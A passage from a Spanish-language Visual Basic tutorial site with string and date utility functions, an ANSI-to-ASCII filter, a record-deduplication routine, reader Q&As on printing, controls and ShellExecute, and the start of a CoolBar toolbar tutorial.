Private Sub Form_Unload(Cancel As Integer)
    Set Form1 = Nothing
End Sub
```

3.- Usarlo como un proyecto normal (el ejemplo sin OLE)


En este caso, vamos a usar esta utilidad sin ser una librería OLE, es decir con el código en el proyecto.
Deberás cargar el proyecto test_SelDir.vbp
Los únicos cambios a realizar, son los ya expuestos al principio, es decir asignarle las propiedades públicas y Instancing, para que los objetos no sean expuestos. En caso de dejarlos como están ahora mismo, tendrías un archivo ejecutable que expondría estos objetos y por tanto también podrían ser usados por otras aplicaciones, pero no te lo recomiendo, hasta que no lo pruebes bien. Yo aún estoy en ello.

Aquí no hay listados, porque ya está todo en los dos puntos anteriores.

Las "fotos" del form de prueba y de la utilidad de seleccionar los directorios:



El form de Selección de Directorios



El Form de Prueba

Mis utilidades (otras...) para **Visual Basic**

Publicado: 13-Jul-97 (revisado: 4/Sep/98)
Siguen sin estar todas, pero seguiré añadiendo más...
Este link te llevará a las utilidades anteriores.

Este link te llevará a una página con más utilidades (casi todas)

Unas cuantas de las que suelo tener en casi todos los programas que uso... si es que son realmente necesarias...
Estas son las que he añadido en esta ocasión. Si algunas las puedes mejorar o "depurar", no dudes en decirmelo.

1. Quitar y (opcionalmente cambiar) caracteres de una cadena (revisión de la utilidad anterior).
   Otra versión para quitar y cambiar caracteres de una cadena (3/Sep/98)
2. Convertir una fecha de formato ddmmaa a dd/mm/aa
3. Filtrar los caracteres ANSI y convertirlos en ASCII
4. Procesar el resultado de una consulta con varias tablas para evitar registros duplicados

Quitar y (opcionalmente cambiar) caracteres de una cadena (revisión de la utilidad anterior)

En la entrega anterior de mis utilidades, puse una función (con el mismo nombre) que servía para quitar cierto caracteres de una cadena, ahora he modificado, por necesidades del programa que la usaba, ampliando la utilidad, para que permita poder sustituir los caracteres de una cadena. En caso de que no se especifique el caracter a poner, el funcionamiento es idéntico al anterior e incluso no es necesario modificar el código que llame a esta función. ¿Código reutilizable? Si, gracias... y los de Microsoft a ver si tomais nota y aprendeis un poquito... 8-))))

Ejemplos:
sRet$ = QuitarCaracter("Hola Mundo", "Mundo ")
Devolverá: "Hla"
No es un fallo, es que comprueba los caracteres uno a uno. Normalmente la utilizo para quitar los caracteres de puntuación en los números, por eso el valor por defecto es **"., "** (punto coma espacio)

Para sustituir, se indicará el tercer parámetro.
sRet$ = QuitarCaracter(Format$(Now, "dd/mm/yyyy"), "/", "-")
Cambiará las / por - (esta es la forma para la que está pensada)
Prueba esto otro y verás lo que ocurre:
sRet$ = QuitarCaracter("Hola Mundo", "Mundo", "World")

```
Public Function QuitarCaracter(ByVal sValor As String, Optional ByVal vCaracter,
Optional ByVal sPoner) As String
    '-------------------------------------------
    ' Quitar los símbolos              ( 5/Jun/96)
    ' Si se especifica sPoner, se cambiará por ese carácter (26/Abr/97)
    '
    ' NOTA: los caracteres a quitar se evalúan uno a uno,
    '       no como palabra completa.
    '-------------------------------------------
    Dim i As Long
    Dim j As Long
    Dim sTmp As String
    Dim sCaracter$
    Dim sCh$, bPoner As Boolean
```

```
    If IsMissing(vCaracter) Then
        sCaracter = "., "
    Else
        sCaracter = vCaracter
    End If

    bPoner = False
    If Not IsMissing(sPoner) Then
        sCh = sPoner
        bPoner = True
    End If
    sTmp = ""
    For i = 1 To Len(sValor)
        If InStr(sCaracter, Mid$(sValor, i, 1)) = 0 Then
            sTmp = sTmp & Mid$(sValor, i, 1)
        ElseIf bPoner Then
            sTmp = sTmp & sCh
        End If
    Next
    QuitarCaracter = sTmp
End Function
```

Convertir una fecha en formato ddmmaa a dd/mm/aa

Esta es otra función de mis días de MS-DOS. Y como el presonal que usa mis programas están habituados a que introduzcan las fechas de esta forma, uso esta función para evitar errores por culpa de los "despistes".

```
Public Function Text2Fecha(sTexto)
    'Convierte sTexto de formato ddmmaa en dd/mm/aa
    Dim sTmp As String

    sTmp = QuitarCaracter(CStr(sTexto), "/- :.,;")
    sTmp = Left$(sTmp & Space$(6), 6)
    Text2Fecha = Left$(sTmp, 2) & "/" & Mid$(sTmp, 3, 2) & "/" & Right$(sTmp, 2)
End Function
```

Filtrar los caracteres ANSI y convertirlos en ASCII

Otra rutina de conversión, en este caso la suelo usar para imprimir en una impresora matricial usando salida directa, es decir sin usar el controlador de Windows. ¿Por qué? Pues porque estoy habituado a hacer algunas cosas como las hacía en MS-DOS y mientras me funcionen bien, ¿para que cambiar?
La forma de usar será pasar como argumento la cadena que obtenemos en Windows y al filtrarla la impresora sabrá lo que debe imprimir... Sé que existen rutinas del API (creo) para hacer esto, pero...

Nota: Después de preparar esta página me puse a repasar las colaboraciones y me encontré con la de J.L.Soler, que precisamente envía la "famosa" rutina esa del API para hecer esta conversión.
... si cuando yo digo que a esta cabeza mía le hacen falta unos cuantos megas... no es en vano...
(y no es la edad... que desde "chico" ya me pasaba... ¡que-lo-se-pas!)
En fin, está puesto en las colaboraciones. Así que pincha aquí y vete a verla.

En caso de que algunos de los caracteres no estén definidos, pondrá el que se pasa en el string.

Antes de usar esta función, (FiltroMSDOS), se debe llamar al procedimiento que inicializa el array (IniciarFiltroMSDOS).
Este array debe estar en el mismo módulo en el que se encuentran la función y el procedimiento.

Para usarlo tendrás que hacer algo por el estilo a esto:
sMSDOS = FiltroMSDOS("La cigüeña")

```
'En la parte de las declaraciones del módulo
Dim iASCII(1 To 63) As Integer       'Para conversión a MS-DOS

'Este sub se debe llamar antes de usar la función
Public Sub IniciarFiltroMSDOS()
    'Convertir de ANSI (windows) a ASCII (dos)
    Dim i As Integer
    Dim p As Integer
    '
    p = 0
    For i = 128 To 156          'de Ç a £   29
        p = p + 1
        iASCII(p) = i
    Next
    For i = 160 To 168          'de á a ¿   9
        p = p + 1
        iASCII(p) = i
    Next
    For i = 170 To 175          'de ¬ a »   6
        p = p + 1
        iASCII(p) = i
    Next
    '44 códigos asignados hasta aquí
    iASCII(45) = 225            'ß
    iASCII(46) = 230            'µ
    iASCII(47) = 241            '±
    iASCII(48) = 246            '÷
    iASCII(49) = 253            '²
    iASCII(50) = 65             'Á (A)
    iASCII(51) = 73             'Í (I)
    iASCII(52) = 79             'Ó (O)
    iASCII(53) = 85             'Ú (U)
    iASCII(54) = 73             'Ï (I)
    iASCII(55) = 65             'À (A)
    iASCII(56) = 69             'È (E)
    iASCII(57) = 73             'Ì (I)
    iASCII(58) = 79             'Ò (O)
    iASCII(59) = 85             'Ù (U)
    iASCII(60) = 69             'Ë (E)
    For i = 61 To 63            ''`´ (')
        iASCII(i) = 39
    Next
End Sub

Public Function FiltroMSDOS(sWIN As String) As String
    'Filtrar la cadena para convertirla en compatible MS-DOS
    Const sANSI = "Çüéâäàåçêëèïîì
    '
    Dim i As Integer
    Dim p As Integer
    Dim sC As Integer
    Dim sMSD As String

    'Aquí se puede poner esta comparación para saber
    'si el array está inicializado.
```

```
    'De esta forma no será necesario llamar al procedimiento
    'de inicialización antes de usar esta función.
    '(deberás quitar los comentarios)
    'If iASCII(1) = 0 Then       'El primer valor debe ser 128
    '    IniciarFiltroMSDOS
    'End If

    sMSD = ""
    For i = 1 To Len(sWIN)
        sC = Asc(Mid$(sWIN, i, 1))
        p = InStr(sANSI, Chr$(sC))
        If p Then
            sC = iASCII(p)
        End If
        sMSD = sMSD & Chr$(sC)
    Next
    FiltroMSDOS = sMSD
End Function
```

Procesar el resultado de una consulta con varias tablas para evitar registros duplicados

Esta rutina, modificada para que pueda ser de utilidad general, la uso para comprobar (filtrar?) el resultado de una consulta en la que intervienen varias tablas. Se ejecutará una consulta que se guardará en un recordset (normalmente un Snapshot) y se pasará como argumento a esta función que devolverá una colección de bookmarks a cada uno de los registros diferentes.
Después se usará el contenido de esa colección para efectuar un bucle sobre cada uno de los registros que son diferentes.
Si hay una forma más fácil de hacerlo, me lo dices... pero es lo que me salvo en su día el problema que se me presentaba al salir el mismo registro repetido...

Para usarlo deberás crear la consulta y llamar a esta función, pasando como parámetros el recordset y el nombre del campo que quieres usar como clave para asignar a la colección, después haces un bucle recorriendo cada uno de los elementos de la colección y usando el valor devuelto como un "apuntador" para situar el puntero en el sitio adecuado...

```
'Este sólo es una forma de usarlo, el código no está completo...
Dim miRs As Recordset           'El recordset en el que se hará la consulta
Dim miCol As New Collection     'La colección en la que se almacenarán los bookmarks
Dim i As Integer, j As Integer  'Variables para el proceso...
Dim sBookmark As String

'Asignar la consulta al Recordset
'...Este código debes ponerlo tú...

On Local Error Resume Next

'nomCampo será el campo que vamos a usar de CLAVE
'debe ser alguno que sepamos que no va a tener duplicidades
'normalmente será un campo índice... yo suelo usar un campo contador
Set miCol = ProcesarSnap(miRs, nomCampo)

j = miCol.Count
If Err = 0 Then
    For i = 1 to j
        sBookmark = miCol(i)
        miRs.Bookmark = sBookmark
        If Err = 0 Then
            'mostrar los datos o hacer lo que quieras con ellos...
        End If
        Err = 0
    Next
```

```
End If
Err = 0
On Local Error Goto 0

'Fin del proceso de datos
'...


'Esta es la función... realmente tal como está no la he probado,
'pero debe funcionar, (espero)
Public Function ProcesarSnap(queSnap As Recordset, queID As String) As Variant

'queID será la clave a usar, es decir el campo que usaremos
'como CLAVE para evitar las duplicidades

    'Procesar cada dato y pasarlo a la colección    (27/Oct/96)
    Dim colHist As New Collection
    Dim sID As String
    Dim sContenido As String
    '
    On Local Error Resume Next

    With queSnap
        If (.BOF = True) And (.EOF = True) Then
            Set ProcesarSnap = Nothing
            Exit Function
        End If
        .MoveFirst
        Do While Not .EOF
            Set tDatoH = Nothing
            sID = "H" & queSnap(queID)
            sContenido = queSnap.Bookmark
            colHist.Add sContenido, sID
            'Si ya existe, da error y no la añade
            If Err Then Err = 0
            queSnap.MoveNext
        Loop
    End With
    Set ProcesarSnap = colHist
    If Err Then Err = 0
    On Local Error GoTo 0
End Function
```

Quitar y (opcionalmente cambiar) caracteres de una cadena

Esta es otra versión de la función publicada el 13/Jul/97, pero en esta nueva versión, cuando se indican los caracteres a cambiar, se toman todos como una sola palabra, a diferencia de la anterior que se cambiaba cada uno de los caracteres, no es que fuese un "fallo", es que la idea era poder sustituir sólo caracteres de uno en uno...
También permite sustituir los CHR$(0)

No recuerdo si esta función ya está publicada, al menos no la he visto por sí sola, puede que esté con algún programa o dentro de alguna otra utilidad, pero... aquí la pongo por separado.
Confirmado, estaba en los listados de **gsSetDT**, pero esta versión es más reciente.

```
'
Public Function QuitarCaracterEx(ByVal sValor As String, ByVal sCaracter As String, _
                                 Optional ByVal sPoner) As String
    '-------------------------------------------------------
    ' Cambiar/Quitar caracteres                    (17/Sep/97)
```

```
' Si se especifica sPoner, se cambiará por ese carácter
'
'Esta versión permite cambiar los caracteres    (17/Sep/97)
'y sustituirlos por el/los indicados
'a diferencia de QuitarCaracter, no se buscan uno a uno,
'sino todos juntos
'
'Última revisión:                               (11/Jun/98)
'-------------------------------------------------------
Dim i As Long
Dim sCh As String
Dim bPoner As Boolean
Dim iLen As Long

bPoner = False
If Not IsMissing(sPoner) Then
    sCh = sPoner
    bPoner = True
End If
iLen = Len(sCaracter)
If iLen = 0 Then
    QuitarCaracterEx = sValor
    Exit Function
End If

'Si el caracter a quitar/cambiar es Chr$(0), usar otro método
If Asc(sCaracter) = 0 Then
    'Quitar todos los chr$(0) del final
    Do While Right$(sValor, 1) = Chr$(0)
        sValor = Left$(sValor, Len(sValor) - 1)
        If Len(sValor) = 0 Then Exit Do
    Loop
    iLen = 1
    Do
        i = InStr(iLen, sValor, sCaracter)
        If i Then
            If bPoner Then
                sValor = Left$(sValor, i - 1) & sCh & Mid$(sValor, i + 1)
            Else
                sValor = Left$(sValor, i - 1) & Mid$(sValor, i + 1)
            End If
            iLen = i
        Else
            'ya no hay más, salir del bucle
            Exit Do
        End If
    Loop
Else
    i = 1
    Do While i <= Len(sValor)
        'Debug.Print Mid$(sValor, i, 1); Asc(Mid$(sValor, i, 1));
        If Mid$(sValor, i, iLen) = sCaracter Then
            If bPoner Then
                sValor = Left$(sValor, i - 1) & sCh & Mid$(sValor, i + iLen)
                i = i - 1
                'Si lo que hay que poner está incluido en
                'lo que se busca, incrementar el puntero
                '                                   (11/Jun/98)
                If InStr(sCh, sCaracter) Then
                    i = i + 1
                End If
            Else
                sValor = Left$(sValor, i - 1) & Mid$(sValor, i + iLen)
            End If
        End If

        i = i + 1
    Loop
End If
```

```
    QuitarCaracterEx = sValor
End Function
```

poblemas1.gif (8104 bytes)

Preguntas y Respuestas sobre Visual Basic

Iniciado el: 06/Nov/98
Actualizado el: 12/Mar/99

Sobre esta página de Preguntas y Respuestas

Contenido:

1. Cómo evitar los caracteres "raros" al añadir un cambio de línea en un TextBox Multiline (06/Nov)
2. Activar formulario en MDI (06/Nov)
3. ¿Que tipo de control? (06/Nov)
4. ¿Cómo crear controles en tiempo de ejecución? (07/Dic)
5. ¿Cómo asignar una imagen a un campo de una base de datos? (usando el DataControl) (07/Dic)
6. ¿Cómo llamar al "buscador" del Explorer? (Buscar Ficheros o Directorios) (11/Mar)
7. ¿Cómo cambiar la orientación de una página e imprimir en cualquier posición? (12/Mar)
8. ¿Cómo redondear los números? (12/Mar)

8- ¿Cómo redondear los números? (12/Mar)

Pregunta:

From: Daniel R. de Avila Cunha <tarraubella@som.com.ar>
Date: viernes, 12 de marzo de 1999 19:49
Subject: redondeo con visual Basic

Querido Guille :
... es acerca de como redondear en Visual Basic,
yo vengo del Clipper y alli existia una funcion llamada round() ,
existe en visual algo asi, o por lo menos para poder enmascar la variable ?

Desde ya muchas gracias
Daniel de Avila Cunha

Buenos Aires - Argentina
dany3_98@yahoo.com

Respuesta:

En la versión 6 si que viene una función para "redondear", pero hasta ahora lo hemos hecho de esta forma:

x = Int(Num + 0.5)

Si lo que pretendes es simplemente "obviar" los decimales:

x = Fix(Num)

Cuidado con las comas y puntos en los decimales... algunas funciones no se comportan como esperamos.

7- ¿Cómo cambiar la orientación de una página e imprimir en cualquier posición? (12/Mar)

Pregunta:

From: Rafael Sánchez Ruiz <datasoft@ns.intertux.com.mx>
Date: martes, 22 de diciembre de 1998 17:55

Disculpa la molestia como puedo decir a Visual basic 5.0 como imprimir en forma apaisada(Horizontal), ademas no se como posecionarme de la hoja de impresion es decir un ejemplo en Clipper para imprimir en una hoja posecionandome de ella es asi :

SET PRINTER ON
@ 2, 1 Say "hola" */ esto saldra en la hoja y en la posicion 2,1
@ 12, 1 Say "hola" */ esto impriendo en la posicion de la hoja 12,1

no se si me explico gracias.

Respuesta:

Para seleccionar la posición del papel, usa la propiedad Orientation del objeto Printer, a la que puedes asignarle cualquiera de estos dos valores:

```
vbPRORPortrait  '=1     Vertical
vbPRORLandscape '=2     Horizontal
```

Para posicionarte en cualquier "punto" del papel, debes hacerlo con SetCurrentX, SetCurrentY; también puedes usar estas propiedades para saber la posición actual.

Además con cualquiera de estos métodos también se cambia la posición actual en la que se imprimirá en la impresora.
(Esto está sacado de la ayuda del VB)

Método	Asigna la posición de CurrentX, CurrentY a:
Circle	El centro del objeto
Cls	0, 0
EndDoc	0, 0
Line	En la posición final de lo dibujado.
NewPage	0, 0
Print	La siguiente posición.
PSet	El punto recién dibujado.

No me cansaré de repetirlo: **Acostumbraros a mirar la ayuda del VB...**

6- ¿Cómo llamar al "buscador" del Explorer? (buscar ficheros o directorios) (11/Mar)

Pregunta:

From: David G. <david@rscfm.com>
Date: miércoles, 10 de marzo de 1999 22:56

Hola guille .

...te agradeceria que me explicases como puedo abrir el buscador " el buscador de el explorer " de windows desde una aplicacion de vb6.0.

muchas gracias.
david CB.

Nota para david CB: La cuenta de tu correo no es correcta... ¿cierto?

Respuesta:

Inserta el siguiente código en la parte de las declaraciones de un Form:

```
Private Declare Function ShellExecute Lib "shell32.dll" Alias "ShellExecuteA" _
    (ByVal hWnd As Long, ByVal lpOperation As String, _
    ByVal lpFile As String, ByVal lpParameters As String, _
    ByVal lpDirectory As String, ByVal nShowCmd As Long) As Long

Private Const SW_SHOWNORMAL = 1
```

En el sitio desde el que quieras "lanzar" el cuadro de diálogo de buscar, escribe esto otro:
(**sPath** será el directorio por el que quieres empezar a buscar)

```
Call ShellExecute(hWnd, "Find", _
        sPath, _
        vbNullString, vbNullString, _
        SW_SHOWNORMAL)
```

Sobre esto del ShellExecute hay más ejemplos en la sección API.

5.- ¿Cómo asignar una imagen a un campo de una base de datos? (usando el DataControl) (07/Dic)

Pregunta:

From: Lic. Alex Salinas <asalinas@montebello.unach.mx>
Date: miércoles, 02 de diciembre de 1998 02:36

tengo una duda sobre como salvar una Imagen .bmp desde codigo en VB 5 Empresarial.... estoy utilizando un DataControl y un Image Control... intente poner :
data1.recordset("Foto") = image1.picture
y no me funciono.. (tipos no coinciden me marca el error)
tambien:
data1.recordset("Foto") = Loadpicture("c:\fotos\foto1.bmp") y nada...

nunca habia tenido necesidad de grabar una imagen en la base de datos..
por eso ahora que quiero hacerlo .. se me dificulta.. que me recomiendas??

Respuesta:

Si estás usando un DataControl, lo tienes bastante fácil.
Lo primero que tendrás que hacer es insertar un control Picture o un Image y ligar este control con el campo de la base de datos que contiene o contendrá la imagen, en tu caso será el campo "Foto".
Al estar "ligado" al campo correspondiente, cada vez que te muevas a otro registro, se actualizará automáticamente la imagen, lo mismo ocurrirá si asignas una nueva imagen al Picture.
Para asignar una nueva imagen, siguiendo tu ejemplo sería:
Image1.Picture = LoadPicture("c:\fotos\foto1.bmp")

Si quieres ver un ejemplo "operativo" de esto, además de cómo hacerlo sin usar el dataControl, pásate por esta página:
Sección Bases, punto 19: Cargar Imagenes de una base de datos sin usar el DataControl

4.- ¿Cómo crear controles en tiempo de ejecución? (07/Dic)

Pregunta:

From: Ana Belen Parrilla González <abelen@selene.uc3m.es>
Date: jueves, 26 de noviembre de 1998 11:55

La pregunta es la siguiente: No sabemos como crear textbox y
listbox (o algo semejante para almacenar texto) en tiempo de ejecución (objeto)
sin que tenga límite en cuanto al número de objetos, es decir, en
este caso de textbox y listbox que se puedan crear.

Respuesta:

Para crear controles en tiempo de ejecución, con el VB6 hay otras posibilidades, debes tener esos controles en un array, como mínimo deberás tener uno, a partir de ahí, simplemente usando LOAD nombreControl(numeroDeElemento), tendrás nuevos controles.

Un ejemplo:
Crea un nuevo proyecto, añade un label y un textbox.
Selecciona el label, en la propiedad Index, escribe CERO, de esta forma tendrás un array creado.
Haz lo mismo con el TextBox.

Ahora escribe esto en el evento Load de formulario, se crearán nuevos controles.
Es importante notar que los nuevos controles creados tienen la propiedad Visible a FALSE, por tanto no serán visibles salvo que se cambie el estado a TRUE.

Veamos el código de ejemplo que permitirá crear controles, posicionarlos debajo de los anteriores y si se pulsa en el botón cmdElimir, eliminará el último que se haya creado...

```
'
'Ejemplo de creación de controles en tiempo de ejecución
Option Explicit

'Llevará la cuenta de los controles creados
Private numControles As Long


Private Sub cmdCrear_Click()
    'Crear un nuevo control de cada tipo

    'numControles está declarada a nivel de módulo
    numControles = numControles + 1
    'Crear los controles
    Load Label1(numControles)
    Load Text1(numControles)

    'Posicionarlos y hacerlos visibles
    With Label1(numControles)
        .Visible = True
        .Top = Label1(numControles - 1).Top + .Height + 120
        .Caption = "Label1(" & numControles & ")"
    End With
    With Text1(numControles)
        .Visible = True
        .Top = Text1(numControles - 1).Top + .Height + 60
        .Text = "Text1(" & numControles & ")"
    End With
End Sub


Private Sub cmdEliminar_Click()
    'Eliminar un elemento de cada control anteriormente creado

    'El control CERO no se puede eliminar
    If numControles > 0 Then
        'Descargarlos de la memoria
        Unload Label1(numControles)
        Unload Text1(numControles)
        numControles = numControles - 1
    End If
```

```
End Sub

Private Sub Form_Load()
    'Por defecto creamos un control de cada array:
    'un Label y un Textbox

    cmdCrear_Click
End Sub
```

Si sabes

3.- ¿Qué tipo de control? (06/Nov)

Pregunta:

From: Roberto West <rwest@infovia.com.ar>
Newsgroups: microsoft.public.es.vb
Date: miércoles, 04 de noviembre de 1998 00:43
Subject: tipo de control

existe la forma de saber que tipo de control tiene cada control.

supongamos que tengo las siguientes lineas de codigo

Dim MiObject As Object
Set MiObject = Text1
Debug.Print MiObject.Name ==> Text1

Yo lo que necesito es un propiedad que me diga que MiObject es un TextBox

Existe ?

Respuesta:

Para saber el tipo de objeto, usa TypeName, (es lo que recomienda Microsoft).

MsgBox "El TypeName de MiObject es: " & TypeName(MiObject)

Aunque también puedes hacerlo mediante una serie de comparaciones TypeOf:

```
If TypeOf MiObject Is TextBox Then
    MsgBox MiObject.Name & " es del tipo TextBox"
End If
```

Si sabes

2.- Activar formulario en MDI (06/Nov)

Pregunta:

From: Eldanás <eldanas@geocities.com>
Newsgroups: es.comp.lenguajes.visual-basic
Date: miércoles, 04 de noviembre de 1998 16:57

Subject: Activar formulario en MDI

¿ Como puedo activar un formulario hijo de varios en un entorno MDI ?

Es decir, tengo un MDI con 3 formularios hijos cargados y desde un Toolbar en el MDI llamo a otro que está ya cargado, ¿ Como le Activo ?

R1:
>No lo he comprobado, pero ¿no se activa (se muestra al menos) con >formularioHijo.SHOW?

P2:
Se Activa, pero no coge el foco, es decir si ha más de un formulario cargado a usar show el formulario no se activa y se muestra delante de los demás.

Respuesta:

Entonces hazle un ZOrder para que se ponga al frente del resto de los formularios.
Pero también deberás hacer el Show:

Form1.ZOrder
Form1.Show

Si sabes **1.- Cómo evitar los caracteres "raros" al añadir un cambio de línea en un TextBox Multiline** (06/Nov)

Pregunta:

From: Roko <koch@skema.com.ve>
To: Guillermo VB <guille@wcostasol.es>
Date: viernes, 06 de noviembre de 1998 07:26
Subject: Una preguntica

[...]
Después de llenar las casillas con los datos (Autor, copyright, descripción, etc) las quiero mostrar utilizando un TextBox con la opción de Multiline y un Scroll Bar (por si acaso).

Para hacer esto, voy acumulando en una variable (MetaTag) los resultados, y para colocar cada meta tag en líneas separadas se me había ocurrido utilizar chr$(13) al final de cada línea (sumandolo a la variable MetaTag) pero al mostrar el resultado aparecen unos caracteres (como unos cuadritos) en vez del "break".
[...]

Respuesta:

Es que no sólo debes añadirle al final el CHR$(13), sino el Chr$(10) también.
Usa la constante vbCrLf que es la suma de un Chr$(13) & Chr$(10)
Y así se cambiará a la siguiente línea.

```
'
sTmp = sTmp & "texto a añadir" & vbCrLf
```

Envia un

Sobre esta página de Preguntas y Respuestas (06/Nov)

Esto es algo que llevo tiempo deseando hacer, pero son de esas cosillas que, como muchas otras, se van dejando...

Además, a pesar de pedir en reiteradas ocasiones que no me hagais consultas, vosotros erre que erre... así que voy a ver si aprovecho las consultas que haceis y las respuestas que os doy, tanto de forma directa, (cosa que pido por adelantado que no hagais), como por medio de los grupos de noticias...

No se si seré capaz de seguir haciendolo, pero hoy me ha dado por ahí y me pongo en la tarea... lo mismo que quiero crear otra página de **Preguntas sin Respuestas**, es decir las consultas que recibo y que no contesto, por falta de tiempo o por falta de "conociemiento", que no creas que me se todas las respuestas... pero no se cuando la pondré en línea...

Así que espero que os parezca buena idea y por supuesto se admiten críticas, siempre que sean constructivas, porque una crítica destructiva no sirve para nada, salvo para que te pongas de mala leche... je, je.

Y también se admiten más opiniones, es decir que si la respuesta dada puede ser mejorable o hacerla de otra forma, se aceptan las "contra-respuestas", pero para facilitarme la tearea, os pido que useis el link que habrá para enviar otras "respuestas".
Si no hay un link, porque realmente no sea necesario esa otra forma de hacerlo, y quieres añadir algo, usa el título del link para usarlo como Asunto del mensaje.

Desde ya, te lo agradezco.

Nos vemos.
Guillermo

Cómo usar el control CoolBar del VB6

o cómo implementar barras de herramientas "movibles"

Publicado: 05/Dic/2000
Actualizado: 06/Oct/2002

Link al índice de controles *especiales* de Visual Basic

En este "artículo" te mostraré cómo usar el control CoolBar para poder tener, entre otras cosas, barras de herramientas al estilo del Explorer y las aplicaciones de Office.

Como ya habrás notado, las barras de herramientas, o ToolBar, tanto del Internet Explorer como el de muchas otras aplicaciones, sobre todo las de Microsoft, te permiten mover y posicionar dichas barras de herramientas de forma "libre", (o casi), esto mismo lo podemos hacer en Visual Basic con el control CoolBar.

Vamos a ver un ejemplo "paso a paso" para poder conseguirlo.
En este ejemplo usaremos dos barras de herramientas, una para operaciones comunes con ficheros: Abrir, Guardar, etc. y otra para las operaciones de edición: Copiar, Pegar, etc.

Para empezar, crea un neuvo proyecto, abre el menú de Proyecto y selecciona la opción Componentes..., te mostrará un diálogo con los controles que podemos insertar. De ese diálogo selecciona estos dos componentes:

-Microsoft Windows Common controls 6.0
-Microsoft Windows Common controls-3 6.0

Nota: Puede que que al final de esos nombres tengas la versión del SP que tengas instalada, en mi caso tengo el Service Pack 4 y me muestra (SP4) después de esos controles.

La primera de esas dos referencias es para los controles ToolBar, TabStrip, ListView, etc.
La segunda es para el control CoolBar.

Añade un control CoolBar al formulario, (haciendo doble click en el icono de la barra de herramientas), selecciona el control recién añadido, (con un simple click ya lo tendrás seleccionado), pulsa F4 para mostrar la ventana de propiedades, (o posicionate en dicha ventana de propiedades, si ya la tuvieras visible), selecciona la propiedad Align e indícale que sea vbAlignTop, para que se posicione automáticamente en la parte superior del formulario.

Añade dos ToolBar, haz doble click dos veces en el icono de la barra de herramientas, de esta forma tendremos dos controles: ToolBar1 y ToolBar2.

> **Nota: No te preocupes si las dos barras de herramientas están fuera del control CoolBar, más abajo te explico cómo "meterlas" dentro de dicho control.**

Añade un control ImageList para insertar las imagenes que usaremos.

> **Nota: Junto a este texto, se acompaña un fichero ZIP con las imágenes usadas, así como el formulario de prueba.**

Las imágenes que he añadido tienen las siguientes claves, con las cuales accederemos a dichas imágenes al añadir los botones a cada una de las barras de herramientas:
Nuevo, Abrir, Guardar, Imprimir, Salir, Copiar, Cortar, Pegar y Deshacer.

Iconos de las barras de herramientas

Haz lo siguiente para añadir estas imágenes al ImageList:
Selecciona dicho control con el ratón y pulsa el botón secundario, (el derecho), del menú que muestra, selecciona Propiedades y te mostrará la ventana de configuración de las imágenes, (también puedes llegar a este cuadro de diálogo seleccionando Custom... en la ventana de propiedades).
Selecciona la solapa Imágenes, pulsa en el botón Insertar y ve añadiendo las imágenes y escribiendo en **Key** el nombre que antes he mencionado, ya que esos nombres los usaremos para indicarle en las barras de herramientas que imágenes mostrar en cada uno de los botones.
Al final tendremos algo parecido a esto:

Pulsa en Aceptar (OK).

Ya tenemos las imágenes que usaremos. Vamos a añadir los botones a cada una de las dos barras de herramientas.

Selecciona el control Toolbar1, haz que se muestre el diálogo de configuración, usando cualquiera de los dos métodos explicados anteriormente: Con el botón derecho del ratón/Propiedades o desde la ventana de propiedades, pulsando en el botón Custom...
Te mostrará una serie de listas desplegables, las que nos intereresan ahora mismo son:
ImageList (tendrás que seleccionar ImageList1) y Style (selecciona tbrFlat)

Esta imagen te muestra lo que yo he seleccionado, el resto de valores son por defecto.

Pulsa en la solapa de Botones para añadir los botones de esta barra de herramientas.
En este caso será la destinada al manejo de ficheros (o archivos) y los botones serán:
Nuevo, Abrir, Guardar, Imprimir y Salir.
He añadido un separador entre Guardar e Imprimir y otro entre éste último y Salir.

Cuando añadas los botones, (pulsando en el botón "Insert Button"), tendrás que indicarle el **ToolTipText** (si quieres) y la **imagen** que se mostrará, además del valor de **Key**, (para manipular mejor el botón pulsado):

Para especificar el separador, selecciona el Estilo del botón de la lista Style, el valor será: 3-tbrSeparator.

Una vez añadido los botones, pulsa en Aceptar y a continuación añade los botones a la segunda barra de herramientas:
Cortar, Copiar, Pegar y Deshacer.

Ya tenemos los botones que necesitamos en las barras de herramientas, ahora vamos a ver cómo hacer que dichas barras estén dentro del control CoolBar.

Para poder "incluir" las dos barras de herramientas en el CoolBar, haremos lo siguiente:

Selecciona el control ToolBar1, córtalo, selecciona el control CoolBar y pega el control cortado "dentro" del CoolBar. Haz lo mismo con el ToolBar2. De esta forma conseguimos que esos dos controles sean "hijos" del CoolBar, ahora veremos para qué sirve este "parentezco".

Selecciona el CoolBar (si no estaba ya seleccionado), pulsa en las propiedades para que muestre el cuadro de diálogo de configuración de las "bandas".
